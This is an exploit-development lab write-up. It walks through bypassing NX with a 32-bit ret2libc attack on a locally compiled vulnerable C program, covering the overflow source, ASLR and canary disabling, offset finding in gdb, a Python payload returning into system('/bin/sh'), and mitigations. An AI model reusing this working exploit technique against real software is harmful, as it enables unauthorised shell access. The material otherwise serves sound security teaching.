NX Bit Bypass with ret2libc
This write-up is security-education material. The target binary is one I compiled and run locally for learning purposes. Only ever apply these techniques to systems you own or are explicitly authorized to test.
1. What is No Execute
1.1 The NX / DEP defence
-
The NX bit (no-execute) is a technology used in CPUs to segregate areas of memory for use by either storage of processor instructions (code) or for storage of data, a feature normally only found in Harvard architecture processors. However, the NX bit is being increasingly used in conventional von Neumann architecture processors for security reasons.
-
Concretely, the kernel marks the stack and the heap as readable + writable but not executable (
rw-instead ofrwx). The CPU enforces this per memory page: the moment the instruction pointer is set to an address inside a non-executable page, the MMU raises a fault and the kernel kills the process withSIGSEGV. -
On Windows the same idea is marketed as Data Execution Prevention (DEP). On Linux you will sometimes see it referred to as “NX”, “DEP”, or “W^X” (write XOR execute) — they all describe the same mitigation.
-
You can confirm the protection on a binary with
checksec(peda/pwntools) — look forNX: NX enabled. You can also see it at runtime in/proc/<pid>/maps: the line for[stack]will showrw-prather thanrwxp.
1.2 Why classic shellcode injection breaks
The classic stack overflow attack places shellcode inside the buffer, then overwrites the saved return address so execution jumps back into that buffer. With NX enabled this fails: the buffer lives on the stack, the stack page is non-executable, so as soon as EIP lands on our bytes the CPU faults. (You will see exactly this happen in section 2.3 — the crash address is our controlled value, but it never executes.)
1.3 The ret2libc idea
NX stops us executing data. It does not stop us redirecting execution to code that is already legitimately executable — the program’s own code and, more usefully, the shared C library (libc) that is mapped into every process.
libc already contains system(). If we can make the program “return into” system() with the argument "/bin/sh", we get a shell without ever executing a single byte of our own code. This is return-to-libc (ret2libc); the variant that targets system() specifically is sometimes called ret2system (ret2sys). That is the technique used in this report.
To make the call land cleanly we need to understand the 32-bit cdecl stack layout, which is covered next.
1.4 32-bit calling convention crash course
On x86 (32-bit, cdecl — what gcc -m32 produces here) a function call works like this:
- The caller pushes arguments onto the stack, right-to-left.
call funcpushes the return address (where to resume after the function) and jumps tofunc.- So at the instant
funcstarts executing, the stack looks like:
ESP  ->  return address      <- where func returns to when it does `ret`
ESP+4 -> arg1
ESP+8 -> arg2
...
When we overflow the buffer and overwrite the saved return address with the address of system, the CPU “returns” into system as if it had just been call-ed. system therefore expects the very next 4 bytes to be its return address, and the 4 bytes after that to be its first argument. That is exactly why the ret2libc payload is laid out as:
[ padding ] [ &system ] [ &exit ] [ &"/bin/sh" ]
   ^buffer     ^new EIP    ^where    ^arg1 to system
                           system
                           returns
&system— overwrites the saved return address, so the function “returns” straight intosystem().&exit— acts assystem()’s return address. After the shell exits,system()returns here; jumping toexit()makes the process exit cleanly instead of crashing with garbageEIP(which would look like a failed exploit and can also kill the shell early).&"/bin/sh"—system()’s first argument, picked up fromESP+4exactly as the convention dictates. (Any string containing/bin/shor/bin/bashalready present in libc works.)
Return-to-library-C (ret2libc) and return-to-system (ret2sys) are the techniques used to bypass the No-Execute bit, and are what I’ll demonstrate below.
2. NX Bypass
2.1 Building Up Environment
This is the source code we will use for exploit example:
#include <stdio.h>
#include <unistd.h>

int overflow(){
  char buf[500];
  int userinput;
  userinput = read(0, buf, 700);
  printf("\nUser provided %d bytes.\nBuffer content is: %s\n", userinput, buf);
  return 0;
}

int main(){
  overflow();
  return 0;
}
The bug is in overflow(): buf is 500 bytes but read() is told to read up to 700 bytes. Those extra 200 bytes overflow buf, run past the saved frame pointer, and overwrite the saved return address — the classic linear stack overflow.
Build the source code:
gcc vulnerable.c -m32 -fno-stack-protector -o vulnerable
What each flag does and why it matters here:
-m32— build a 32-bit binary. The whole exploit relies on the 32-bit cdecl stack layout described in section 1.4 (arguments on the stack, not in registers like x86-64’s System V ABI). This is why we use 4-byte (pack('<I', ...)) addresses throughout.-fno-stack-protector— disable the stack canary. The canary is a separate mitigation; leaving it on would make the program detect the overwrite and abort with*** stack smashing detected ***before we ever reach the return. We disable it so we can isolate and study NX alone.- We deliberately do not pass
-z execstack, so NX stays enabled — that is the whole point of this lab.
Make sure the machine has ASLR turned off. To turn it off:
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
Why disable ASLR here? With ASLR on, the libc base address (and therefore system, exit, and the /bin/sh string) is randomized on every run, so the hard-coded addresses in our payload would be wrong each time. Disabling it lets us focus on defeating NX in isolation. Defeating NX and ASLR together (by leaking a libc address at runtime) is a separate exercise — see the companion write-up Lab 3 — ret2libc + ASLR Bypass via Info Leak.
Use checksec to confirm that only the stack canary is disabled (NX should still read as enabled):

2.2. Getting An Interesting Target
The source declares char buf[500], but the offset to the saved return address is not 500. Between the start of buf and the saved return address the compiler also places:
- any stack alignment padding the compiler adds around the buffer,
- other locals (here
int userinput), - the saved
EBP(4 bytes on 32-bit).
Only after all of that comes the saved return address. So 500 is the source-level buffer size, not the overwrite offset — we have to measure the real offset empirically. (Spoiler from the next section: it turns out to be 516 for this build.)
First, confirm the buffer even overflows. Send 700 As — the same count the vulnerable read() allows: python -c 'print("A"*700)' | ./vulnerable.

Nothing obvious happened from a plain pipe, so try a bigger size / run it under controlled conditions to see what length triggers the crash:

To find the exact offset to the return address, open the program in a debugger. I use gdb-peda and its cyclic pattern feature: it generates a De Bruijn sequence where every 4-byte window is unique, so whatever 4 bytes land in EIP at the crash can be mapped back to a single offset. pattern create 700 builds the input; after the crash, pattern offset $eip (or feeding the faulting EIP value) prints the offset. (You can equally use msf-pattern_create / msf-pattern_offset, or pwntools’ cyclic / cyclic -l.)


2.3. Getting Return Address
The pattern step told us the offset is 516 bytes: 516 bytes of filler, then the next 4 bytes overwrite the saved return address. Sanity-check this with a clean marker — 516 As followed by 4 Bs. If the offset is right, the program crashes with EIP = 0x42424242 ("BBBB"):
python -c "print('A'*516+'B'*4)" > input.txt


So 0xffffd088 is where the buffer starts on the stack. (Note: knowing the buffer’s stack address would matter for a shellcode attack — you’d return there to execute injected code. Under NX that page is non-executable, so this address is only useful here to demonstrate that NX blocks execution. The real ret2libc payload never returns to the stack at all; it returns into libc.)
To prove the offset and the NX behaviour, make a script that fills the buffer and sets the last 4 bytes to that buffer address: if NX were off the CPU would try to run our A bytes; with NX on it faults instead.
#!/usr/bin/python2
from struct import pack

payload = ''
payload += 'A'*516
payload += pack('<I', 0xffffd088) # Start of A character

print payload
open('input.txt', 'wb').write(payload)
Run the file in gdb and determine if the program crashed ad 0x41414141 or not:
gdb-peda$ r < input.txt
Starting program: vulnerable < input.txt

User provided 520 bytes.
Buffer content is: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0x1
ESI: 0xf7fa6000 --> 0x1e4d6c
EDI: 0xf7fa6000 --> 0x1e4d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd290 --> 0xf7fa6000 --> 0x1e4d6c
EIP: 0xffffd088 ('A' <repeats 200 times>...)
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
=> 0xffffd088:  inc    ecx
   0xffffd089:  inc    ecx
   0xffffd08a:  inc    ecx
   0xffffd08b:  inc    ecx
[------------------------------------stack-------------------------------------]
0000| 0xffffd290 --> 0xf7fa6000 --> 0x1e4d6c
0004| 0xffffd294 --> 0xf7fa6000 --> 0x1e4d6c
0008| 0xffffd298 --> 0x0
0012| 0xffffd29c --> 0xf7ddfe46 (<__libc_start_main+262>:       add    esp,0x10)
0016| 0xffffd2a0 --> 0x1
0020| 0xffffd2a4 --> 0xffffd344 --> 0xffffd4b8 ("/home/th3knight/Desktop/learning/shellcoding/ine/DEP/vulnerable")
0024| 0xffffd2a8 --> 0xffffd34c --> 0xffffd4f8 ("SHELL=/bin/bash")
0028| 0xffffd2ac --> 0xffffd2d4 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffd088 in ?? ()
Read the crash carefully — this is the key observation of the whole lab:
EIP: 0xffffd088— we fully control the instruction pointer; it is exactly the buffer address we supplied.=> 0xffffd088: inc ecx— the debugger is disassembling ourAbytes (0x41=inc ecx). Execution never advances past this point.Stopped reason: SIGSEGVat0xffffd088.
So control of EIP is not the problem — NX is. The page at 0xffffd088 (the stack) is mapped non-executable, so the instant the CPU tries to fetch an instruction from our data it faults. This is precisely the wall ret2libc is designed to go around: instead of pointing EIP at our data, we will point it at code libc has already mapped as executable.

Re-run the debugger, breakpoint at main with br *main, and run so libc is fully mapped and we can read its symbol addresses.
Recall the payload layout from section 1.4:
padding(516) + &system + &exit + &"/bin/sh"- i.e.
Buffer_size + Execution_function_address + Return_address + Arguments_address
Grab the three addresses we need. With ASLR off these are stable across runs:
print system→ address ofsystem()in libc (this becomes the newEIP).print exit→ address ofexit()(this becomessystem()’s return address, for a clean exit).find "/bin/bash"(orfind "/bin/sh") → address of a shell string already inside libc (this issystem()’s argument). Using a string already in libc avoids having to place/bin/shourselves and dealing with its address.
2.4 Proof of Concept (PoC)
#!/usr/bin/python2

from struct import pack

payload = ''
payload += 'A'*516
payload += pack('<I', 0xf7e06000) # System_func address @@ exec_function
payload += pack('<I', 0xf7df8950) # Exit_func address @@ ret_func
payload += pack('<I', 0xf7f4d338) # Arguments address

print payload
Mapping the payload back to the calling convention from section 1.4:
| Offset in payload | Bytes | Role at the moment overflow() returns |
|---|---|---|
0 – 515 | 'A'*516 | Filler up to the saved return address |
516 – 519 | &system | Overwrites saved return → CPU “returns” into system() |
520 – 523 | &exit | Sits where system() expects its return address |
524 – 527 | &"/bin/sh" | system()’s 1st argument, read from ESP+4 |

Running ./exploit.py | ./vulnerable on its own appears to do nothing: the payload triggers system("/bin/sh"), the shell spawns — but its stdin is the closed pipe, so it reads EOF and exits immediately before we can type anything. Keep the input stream open by appending cat, which holds stdin open and forwards our keystrokes into the spawned shell:
(./exploit.py ; cat) | ./vulnerable

We now have an interactive shell — NX has been bypassed without executing a single injected byte.
3. Troubleshooting & notes
A few things that commonly go wrong when reproducing this:
- Wrong offset. If
EIPis not exactly your control value, re-derive the offset with the cyclic pattern rather than guessing. Compiler version, optimization level, and alignment all shift it; the516here is specific to this build. SIGSEGVinsidesystem/exit, not at your data. Usually means one of the three addresses is stale (ASLR re-enabled, or addresses read from a different libc / different run). Re-read them withprint systemetc. under the same conditions you exploit in, and confirm ASLR is0in/proc/sys/kernel/randomize_va_space.- Shell spawns then dies instantly. That is the closed-stdin problem — use the
(payload ; cat) | ./vulnerabletrick above. system()argument is not a clean string.findmay return an address mid-string; make sure it points at the start of"/bin/sh"/"/bin/bash"with a NUL terminator after it.- Address contains a
0x00byte.read()is binary-safe so NUL bytes are fine here, but astrcpy/gets-based bug would truncate at the first NUL — something to watch for when porting this technique to other binaries.
4. Mitigations
From a defender’s point of view, ret2libc is exactly why NX alone is insufficient. Layered mitigations that break this specific attack:
- ASLR (
randomize_va_space = 2) — randomizes the libc base every run, so hard-codedsystem/exit/string addresses are wrong. (Defeated only with an additional info leak — see the companion ASLR write-up.) - Stack canary (
-fstack-protector-strong) — detects the saved-return overwrite before the function returns. - PIE + full RELRO — randomizes the binary itself and hardens the GOT, raising the bar for the leak step.
- Fortify source / safe APIs — the root cause here is
read(0, buf, 700)into a 500-byte buffer; bounding the length tosizeof(buf)removes the bug entirely.
5. Reference
5.1 NX / DEP — the defence being bypassed
- NX bit — Wikipedia — what the no-execute bit is at the CPU level.
- Executable-space protection — Wikipedia — the general W^X / DEP concept across OSes.
- Data Execution Prevention — Microsoft — the Windows equivalent and its enforcement modes.
5.2 ret2libc / ret2system technique
- Return-to-libc attack — Wikipedia — the canonical description of the technique used here.
- Bypassing NX with return-to-libc — LiveOverflow — video walkthrough of the same idea.
- Return-oriented programming — Wikipedia — the generalisation of ret2libc once you need to chain gadgets.
- Phrack 58:4 — “The advanced return-into-lib(c) exploits” — the classic in-depth paper on chained ret2libc.
5.3 Calling convention & stack mechanics
- x86 calling conventions — Wikipedia — why the payload is
&func + &ret + &argincdecl. - System V ABI (i386) — authoritative stack-layout/calling-convention spec.
system(3)andexit(3)— the libc functions being returned into.- Endianness — Wikipedia — why addresses are packed little-endian (
pack('<I', ...)).
5.4 Tooling
- GDB Documentation —
print,find, breakpoints, examining libc symbols. - peda, pwndbg, GEF — GDB enhancements (
pattern create/offset,checksec). - pwntools documentation —
cyclic,ELF,process/remote, libc offset helpers.
5.5 Going further (NX + ASLR together)
- Linux ASLR (
randomize_va_space) — kernel.org — why hard-coded libc addresses break with ASLR on. - ROP Emporium — guided practice for ret2libc and ROP chains.
- Nightmare — guyinatuxedo — free course covering ret2libc with info leaks.
- Linux Exploit Development (INE) — the course this lab is based on.
- Companion write-up: Lab 3 — ret2libc + ASLR Bypass via Info Leak (defeating NX and ASLR together).